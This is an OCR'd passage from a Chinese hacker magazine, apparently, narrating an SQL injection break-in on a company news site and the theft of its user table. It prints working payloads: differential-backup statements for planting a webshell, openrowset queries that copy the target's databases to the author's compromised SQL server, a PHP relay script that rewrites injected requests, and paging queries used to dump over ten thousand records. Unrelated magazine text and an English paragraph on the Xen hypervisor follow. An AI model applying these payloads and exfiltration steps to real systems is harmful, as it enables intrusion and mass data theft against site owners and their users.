


图2

然后打开CADT。CADT使用MS SQL的openrowset宏进行注入攻击，效率比NBSI高上N倍，在服务器的SQL错误回显关闭的情况下，也毫不影响它的功能。但使用openrowset有一个前提：你必须先拥有一个MS SQL数据库，而且这个数据库能被你要入侵的MS SQL服务器访问到。好了，在CADT上填入我的MS SQL肉鸡的数据库连接地址、用户和密码，如图3所示，在URL上填入“http://blinx.512j.com/work/sql.php?a=339”（注意：不是http://www.company.com/NewsContent.asp?NewsCode=33），点击后“哗啦啦”的一下，对方的数据库名称、存在的数据库等内容便一览无余，如图4所示。




图3




图4

很显然，当前SQL用户的权限只有DB_OWNER，不能够利用“xp_cmdshell”扩展执行命令，所以拿到Webshell就不太方便了，现在要拿到我要得到的数据有三个思路：

1.用NBSI“Tree List”的功能，找到网站的所在目录，然后用数据库差异备份的功能直接将数据库备份到网站的目录，再下载回来，当然也可以backup a webshell。备份的常规语句如下：

```
;declare @a sysname,@s nvarchar(4000)
select @a=db_name(),@s='要备份到的路径' backup database
@a to disk=@s WITH DIFFERENTIAL,format--
```

2. 用NBSI找到网站的管理员密码，然后尝试登录Web管理员后台，上传WebShell。

3.在CADT下直接读取我想得到的数据。

当然，能够拿下WebShell再好不过了。然而能拿下WebShell的第一、二种思路很快便被证实失败了——网站和数据库不在同一台服务器！并且不久后，我的第三种思路也失败了——CADT连一个表名都列不出来！

这是为什么呢？这时，我最快想到的便是打开“http://blinx.512j.com/work/sql_log.txt”查看CADT注射语句记录，记录如下：

```
342;insert into openrowset('sqloledb','server=61.129.112.XXX,1433;uid=tmd;pwd=123456','select * from ##servers') select srvname from master.dbo.sysservers--<br>
342;insert into openrowset('sqloledb','server=61.129.112.XXX,1433;uid=tmd;pwd=123456','select * from ##databases') select name from master.dbo.sysdatabases--<br>
342;insert into openrowset('sqloledb','server=61.129.112.XXX,1433;uid=tmd;pwd=123456','select * from ##version') select @@VERSION +char(13)+'LoginName: '+system_user+char(13)+'UserName: '+user+char(13)+ 'IsDb_owner: '+convert(char(1),IS_MEMBER ('db_owner'))+char(13)+'IsSysadmin: '+convert(char(1),IS_SRVROLEMEMBER('sysadmin'))+char(13)+ 'IsServeradmin: '+convert(char(1),IS_SRVROLEMEMBER('serveradmin'))+char(13)+'IsBulkadmin: '+convert(char(1),IS_SRVROLEMEMBER('bulkadmin'))+char(13)+'IsSetupadmin: '+convert(char(1),IS_SRVROLEMEMBER('setupadmin'))+char(13)+'IsDiskadmin: '+convert(char(1),IS_SRVROLEMEMBER
```

```
('diskadmin'))+char(13)+'Database: '+db_name()--<br>
    342;insert into openrowset('sqloledb','server=61.129.112.XXX,
1433;uid=tmd;pwd=123456','select * from ##tables') select
name from www.company.com.dbo.sysobjects where xtype='U' or
xtype='S' order by name--<br>
```

在MSSQL中读取名称包含“.”的数据库时，需要用“[ ]”把数据库名围起来。但是从这个sql_log.txt来看，www.company.com并没有被“[ ]”括起来，当然一个表也读不了了！怎么办呢？CADT由于设计上的失误，导致无法读取包含“.”的数据库和表。于是，我改用Data Thieft，但发现Data Thief也有同样的问题！

苦恼了几分钟后，突然想起前面我们用于数据包转发的PHP脚本是可以修改数据包的！于是，我马上打开“sql.php”，把前面几行改为：

```
<?
if(!$a) exit;
$a=stripslashes($a);
$f=fopen ("post_open.txt","a");
fwrite ($f,$a."<br>\n\n");
fclose ($f);
$url="http://www.company.com/NewsContent.asp";
$a=str_replace("www.company.com","[www.company.com]",
$a); //增加这一行
$data[NewsCode]=$a;
echo HTTP_Post($url,$data);
```

此时再回到Cadt，yeah！可以正常读取数据了！如图5所示。




图5

然而好景不长，不久后新的问题就出现了：我要读取的数据有上万条之多，而Cadt最多只可以读取9999条记录，更重要的是，读取的数据一超过5000条便会出现超时，同时Cadt自动断开与我的MS SQL肉鸡的连接！又是一阵苦闷……

对了，Cadt与Data Thief有一个不同的地方，Cadt读数据时是可以指定条件的，默认的条件是“1=1”，我们只要改动一下这个条件就可以读取第5000条后的数据了！我们知道Mysql的SELECT语句有一个limit参数,SELECT语句可以加上limit的限制，用于取从指定位置开始，返回相邻指定条数的记录。但是在mssql里怎么实现呢？上网找了一下资料，不久后明白了，语法类似是这样的：

```
Mysql里的limit 5000,5000相似于mssql里的select top 5000
* from tablename where key not in (select top 5000 key from
tablename)
```

于是，我在“1=1”的地方填上：

```
username not in (select top 5000 username from userr)--
username not in (select top 10000 username from userr)--
username not in (select top 15000 username from userr)--
……
```

这样，后面的数据很快便被我读取出来了，如图6所示，这次的任务也终于完成了。

在这次任务中，那个可以用来转发数据包的PHP脚本可帮了大忙。我们知道，很多注入工具对cookie的注入都是不支持的，但如果使用了这个可以转发数据包的脚本，对cookie的注入也就变得如同对GET和POST那样轻松。




图6

Data Thief和CADT使用openrowset宏来实现SQL攻击，功能强大，为了方便大家学习和研究，我找到了CADT的源代码，有兴趣的读者可以阅读一下。另外，MS SQL中可以使用的宏还有opendatasource，使用方法请参考Lcx写的《SQL INJECTION的终极利器opendatasource和openrowset》。或许有人会问，这次测试中为什么不直接使用“opendatasource”呢？原因就是由于要读取的数据量过于庞大，对注射页面直接提交“select * from user”会导致ASP脚本运行超时，既然这样，还不如使用Cadt分段提前数据来得容易。

[文章里用到的工具cadt_v1.0、DataThief、sockscap以及作者写的php脚本，本期光盘中有收录。]

编辑点评：作者发现了这两个工具的不足，写了一个php脚本来弥补。看样子，学黑客不懂一门编程语言的话是很难混的。这个脚本可以隐藏IP、转发和修改数据包，看样子是非常不错的。

[雕虫小技之脚本专辑]

有的时候进行上传或者数据库备份的时候，往往找不到web下可写的目录，这个时候往往很郁闷，就可以尝试找对方的上传目录，这些文件夹肯定是可以写的！不用担心权限问题哦！

本期夜航船由latteye为大家主持！这里，可能没有流行的漏洞，可能没有专题的讲座，但一定会给你带来最时尚的科技资料，开阔你的眼界！放松一下，来看看平时没有注意到的室外桃源！本期为大家介绍了性能最强劲的虚拟机－Xen。为增加大家的兴趣，特意留了一句未翻译的句子，赶快参加“夜航船补完计划”将句子中文填在回折卡上，可能会有意外的惊喜哦！！

最高性能虚拟机－Xen

Xen is an open-source virtual machine monitor, or hypervisor, developed by the University of Cambridge. It has a design goal of being able to run 100 full-featured operating system (OS) instances on a single typical computer. Xen provides secure isolation, resource control, quality-of-service guarantees, and live migration of virtual machines. Operating systems must be explicitly modified ("ported") to run on Xen (although compatibility is maintained for user applications). This enables Xen to achieve high-performance virtualization without special hardware support.

